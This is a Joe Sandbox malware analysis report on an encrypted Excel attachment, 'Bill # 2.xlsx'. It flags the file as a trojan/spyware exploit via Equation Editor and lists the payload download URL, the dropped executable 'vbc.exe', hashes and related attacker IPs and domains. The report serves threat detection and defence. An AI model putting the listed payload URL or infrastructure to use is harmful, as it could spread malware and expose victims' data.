Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@10/10@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.9% (good quality ratio 5.2%) • Quality average: 53.8% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209, 8.241.122.126, 8.241.9.126, 8.248.147.254, 8.253.95.121, 8.253.204.120 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:47:04	API Interceptor	131x Sleep call for process: EQNEDT32.EXE modified
13:47:09	API Interceptor	44x Sleep call for process: vbc.exe modified
13:47:18	API Interceptor	1125x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.21.42.25	908.exe	Get hash	malicious	Browse	• api.ipify.org/
	0Oen62zpot.exe	Get hash	malicious	Browse	• api.ipify.org/
	Catalogue.exe	Get hash	malicious	Browse	• api.ipify.org/
	zMhsjuuCLk.exe	Get hash	malicious	Browse	• api.ipify.org/
198.23.212.152	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152/doc/topo.exe
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	• 198.23.212.152/doc/ogo.exe
	PI_SMK18112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152/doc/mrtop.exe
	Purchase Order RFQ-HL51L07.xlsx	Get hash	malicious	Browse	• 198.23.212.152/doc/friend.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	PO1.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 208.91.199.224
	0hgHwEklWY.exe	Get hash	malicious	Browse	• 208.91.198.143
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order List.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Shipping doc.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	OrV86zxFWHW1j0f.exe	Get hash	malicious	Browse	• 208.91.199.224
	XDMBhLJxD1Qf7JW.exe	Get hash	malicious	Browse	• 208.91.199.224
	me4qssWAMQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	Vd58qg0dhp.exe	Get hash	malicious	Browse	• 208.91.199.223
	15egpuWfT3.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details.exe	Get hash	malicious	Browse	• 208.91.198.143
	Wrong Transfer Payment - Chk Clip Copy.exe	Get hash	malicious	Browse	• 208.91.199.223
	WireTransfer Copy767.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOH0003675550.pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	aviso de remesas_pdf_____.exe	Get hash	malicious	Browse	• 208.91.199.224
	Doc.exe	Get hash	malicious	Browse	• 208.91.199.223
	SWIFT.exe	Get hash	malicious	Browse	• 208.91.199.223
elb097307-934924932.us-east-1.elb.amazonaws.com	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order.exe	Get hash	malicious	Browse	• 54.225.66.103
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 54.204.14.42
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.204.14.42
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 54.204.14.42
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.182.194
	{REQUEST FOR QUOTATION-local lot.1,2,3,4,6container..exe	Get hash	malicious	Browse	• 174.129.214.20
	chib(1).exe	Get hash	malicious	Browse	• 54.225.153.147

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	http://https://ubereats.app.link/cwmLFZfMz5?%243p=a_custom_354088&%24deeplink_path=promo%2Fapply%3FpromoCode%3DRECONFORT7&%24desktop_url=tracking.spectrumemp.com/el?aid=8feeb968-bdd0-11e8-b27f-22000be0a14e&rid=50048635&pid=285843&cid=513&dest=overlordscan.com/cmV0by5tZXR6bGVyQGlzb2x1dGlvbnMuY2g=%23#kkowfocjoyuynaip#	Get hash	malicious	Browse	• 35.170.181.205
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 107.22.223.163
	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	http://https://rebrand.ly/zkp0y	Get hash	malicious	Browse	• 54.227.164.140
	AccountStatements.html	Get hash	malicious	Browse	• 18.209.113.162
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 52.71.133.130
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 50.19.252.36
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.204.14.42
AS-COLOCROSSINGUS	Order List.xlsx	Get hash	malicious	Browse	• 198.23.212.188
	PO1.xlsx	Get hash	malicious	Browse	• 192.3.141.160
	document.doc	Get hash	malicious	Browse	• 192.210.214.139
	Financial draft.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	Order List.xlsx	Get hash	malicious	Browse	• 198.23.213.57
	PI_SMK18112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	y5y4LzZPCE.exe	Get hash	malicious	Browse	• 192.210.214.146
	8pSlNVws0a.exe	Get hash	malicious	Browse	• 192.210.214.146
	PaymentNOV+2020.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	Finance Draft COO.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	ShippingDoc.jar	Get hash	malicious	Browse	• 198.46.141.66
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 198.46.134.245
	http://https://bremen.com.ve/TDS/ofc1	Get hash	malicious	Browse	• 192.210.150.19
	Order List.xlsx	Get hash	malicious	Browse	• 75.127.1.225

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	PO1.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	Order List.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	6021557.xls	Get hash	malicious	Browse	• 23.21.42.25
	Order List.xlsx	Get hash	malicious	Browse	• 23.21.42.25

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO-4806125050.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	6266715850.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	Quote Request.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 23.21.42.25
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	pgknUuXJCT.rtf	Get hash	malicious	Browse	• 23.21.42.25
	Order BS0098765.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	VESSEL CONTACT DETAILS.doc	Get hash	malicious	Browse	• 23.21.42.25
	MB SHIPPING PDA TEMPLATE.xlsm	Get hash	malicious	Browse	• 23.21.42.25
	VESSEL DETAILS.doc	Get hash	malicious	Browse	• 23.21.42.25
	SHIP#UfffdS PARTICULAR.xlsm	Get hash	malicious	Browse	• 23.21.42.25
	BUNGE OPS.doc	Get hash	malicious	Browse	• 23.21.42.25
	#4725162.doc	Get hash	malicious	Browse	• 23.21.42.25
	Quote Request October-2020.xls	Get hash	malicious	Browse	• 23.21.42.25

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123186963792904
Encrypted:	false
SSDEEP:	6:kK5CJwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:EmkPlE99SNxAhUegeT2
MD5:	AB6DA8AE6AA88FCEAE65300C795001E1
SHA1:	1CE227376FC49D31FB9F66A9C2FD0CF6121495F4
SHA-256:	DC99379FCEAA00E3BC2BF531C24C7A88ABDF449FDED25CA6423B1BEAD9658A91
SHA-512:	48E6343AEAC724E7182D4E869BCA918E33B6E00127146C33206FAFB91C6F80592F76287FA3FA99C456E58C6DC920ADE623449643E049F8C14B9985D5BCC1A27E
Malicious:	false
Reputation:	low
Preview:	p..... .....g...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\tochi[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\tochi[1].exe	
Category:	downloaded
Size (bytes):	619008
Entropy (8bit):	7.862193874993034
Encrypted:	false
SSDEEP:	12288:U/bH8hDt8CFefzXYQ1pY5uclaIGnrqhz2VLgBpVy:2ritb6jYQXLGnrqIVkBpV
MD5:	C11D6124EE0522C7AB71D20CF3474DC0
SHA1:	C52A64B7189C762B907A9D727950F3D1364C68BA
SHA-256:	871A7F14C61157DBEA48D27F92BC64097E10EB44A9C8EF7543C435E275CA249C
SHA-512:	24B4D1776B4EC8610D1FE66A5AA9DC5A2886562E4805E0069E2177A477B272887CB7CD4616F4763814E6FFB6AA456A2B94301289B1FA75BF0585812D1F2A7C40
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://198.23.212.152/doc/tochi.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....q._.....j..... .....@.. ..... .@.....|...O.....B..... ....H.....text....i... ...j..... ..`.rsrc...B.....l.....@..@.reloc..... .....p.....@..B.....H.....x.....q...w.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D.E.F.G.H.I.J .K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(.....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r)..p.....*6..{b...(^.. .*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6BF0B00E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A6B13A00.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015302275809141
Encrypted:	false
SSDEEP:	3072:7Xtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:hahIFdyiaT2qtXw
MD5:	EADDF03549BDB2AE98C0705F0D40A075
SHA1:	151E9F9681CEFFFFCDD6EBC06794FAA20A17D454
SHA-256:	B8B4B2780C4A577E6B123F1685E703804C2B8EE0891E3BAEBC5BEE8F23CA9862
SHA-512:	467B2C582E951EEC2A3E9F7064EC76BC97A6E6BF22103A71457309759315C8B9E554F42C86D6D654C5CE6B8B46B814C5AF2F06E246D11057C91B17D298F85632
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....$..... .N.X$.....N.X$..... ....y.R....$... .....z.R.....o.....X...%...7.....{ .@.....C.a.l.i.b.r.....X.....P....2.R.....{.R..... .....dv.....%.....%.....%.....l.....l.....".....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BE1BF201.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BE1BF201.jpeg	
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Temp\Cab4338.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar4339.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4..R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\Desktop\~$Bill # 2.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523

C:\Users\user\Desktop\~$Bill # 2.xlsx	
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	619008
Entropy (8bit):	7.862193874993034
Encrypted:	false
SSDEEP:	12288:U/bH8hDt8CFefzXYQ1pY5uclaIGnrqhz2VLgBpVy:2ritb6jYQXLGnrqIVkBpV
MD5:	C11D6124EE0522C7AB71D20CF3474DC0
SHA1:	C52A64B7189C762B907A9D727950F3D1364C68BA
SHA-256:	871A7F14C61157DBEA48D27F92BC64097E10EB44A9C8EF7543C435E275CA249C
SHA-512:	24B4D1776B4EC8610D1FE66A5AA9DC5A2886562E4805E0069E2177A477B272887CB7CD4616F4763814E6FFB6AA456A2B94301289B1FA75BF0585812D1F2A7C40
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....q._.....j..... .....@.. ..... .@.....|...O.....B..... ....H.....text....i... ...j..... ..`.rsrc...B.....l.....@..@.reloc..... .....p.....@..B.....H.....x.....q...w.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D.E.F.G.H.I.J .K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(.....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r)..p.....*6..{b...(^.. .*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.961431743638658
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Bill # 2.xlsx
File size:	201728
MD5:	483b35b49726fc59ba720ca3106a69f6
SHA1:	58b66c28ec98e732920179eb4e270e7b00517f08
SHA256:	982e68644911b369c8d440f2ca7e0380b5bb7b3400fe2f53d13f34f2fce5505b
SHA512:	9e93e0215b8cda65b0c659ef4791217cee803efd01883fc2cf8972650ad9d57e93bfa50b3fd4c66789bdd36046583edf4df180cec215183af373559ec87aeb36
SSDEEP:	3072:g8Za/8OonOp+yffMXsTflheKSxtJfqp/8ffgN9RFFPn2SByL/OpaN/Ne67wGv:JINoOp+y3OsTyK64SYNzXP/E/mINZT
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Bill # 2.xlsx"

